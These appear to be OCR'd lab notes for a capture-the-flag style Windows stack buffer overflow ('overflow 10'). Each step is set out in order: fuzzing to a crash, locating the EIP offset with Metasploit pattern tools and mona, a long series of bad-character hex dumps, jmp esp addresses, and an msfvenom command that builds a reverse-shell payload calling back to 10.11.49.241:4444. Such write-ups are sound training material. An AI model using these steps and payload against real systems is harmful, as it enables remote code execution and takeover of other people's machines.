
overflow 10

1. Determine min buffer size

```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
[Finished in 15.8s]
```

2. Determine EIP
    - via msf-pattern_create


```
msf-pattern_create -l 600
```



- Address: 41397241

3. Determine offset of the pattern
    - via msf-pattern_offset


```
msf-pattern_offset -q 41397241
```




    - EIP offset: 537
    - or via mona

```
!mona findmsp -distance 1300
```


4. Test with Bs
    - Make sure `42424242` is at EIP




5. Determine badchars
    - etc Nullbyte `\x00`


43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1D 1E 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 2E 2F 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F 0A 0D A2 A3 A4
A5 A6 A7 A8 A9 AA AB AC
0A 0D AF B0 B1 B2 B3 B4
B5 B6 B7 B8 B9 BA BB BC
BD 0A 0D C0 C1 C2 C3 C4
C5 C6 C7 C8 C9 CA CB CC
CD CE CF D0 D1 D2 D3 D4
D5 D6 D7 D8 D9 DA DB DC
DD 0A 0D E0 E1 E2 E3 E4
E5 E6 E7 E8 E9 EA EB EC
ED EE 0A 0D F1 F2 F3 F4
F5 F6 F7 F8 F9 FA FB FC
FD FE FF 0D 0A 00 FD 7F
BD 18 47 00 FE FE FE FE


6. Remove `\xa0`


43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1D 1E 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 2E 2F 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC 0A
0D AF B0 B1 B2 B3 B4 B5
B6 B7 B8 B9 BA BB BC BD


7. Remove `\xad`


43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1D 1E 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 2E 2F 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD 0A

8. Remove `\xbe`


43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1D 1E 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 2E 2F 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BF
C0 C1 C2 C3 C4 C5 C6 C7
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD 0A 0D

9. Remove `\xde`


43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1D 1E 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 2E 2F 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BF
C0 C1 C2 C3 C4 C5 C6 C7
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DF E0
E1 E2 E3 E4 E5 E6 E7 E8
E9 EA EB EC ED EE 0A 0D
F1 F2 F3 F4 F5 F6 F7 F8

10. Remove `\xef`

```
43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1D 1E 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 2E 2F 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BF
C0 C1 C2 C3 C4 C5 C6 C7
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DF E0
E1 E2 E3 E4 E5 E6 E7 E8
E9 EA EB EC ED EE F0 F1
F2 F3 F4 F5 F6 F7 F8 F9
FA FB FC FD FE FF 0D 0A
```

- Badchars: `\x00\xa0\xad\xbe\xde\xef`

11. Determine JMP
    - JMP Address must not have any of the identified badChars

```
0x625011af : jmp esp |
0x625011bb : jmp esp |
0x625011c7 : jmp esp |
0x625011d3 : jmp esp |
0x625011df : jmp esp |
0x625011eb : jmp esp |
0x625011f7 : jmp esp |
0x62501203 : jmp esp |
0x62501205 : jmp esp |
```

    - Address: 0×625011af
    - Little Endian: `\xaf\x11\x50\x62`
    - Make sure EIP points to the selected JMP Address
        - Check `bp <selected JMP Address>`
12. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\xa0\xad\xbe\xde\xef' -f python
```

13. Exploit
    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)
    c. NOP
    d. Shellcode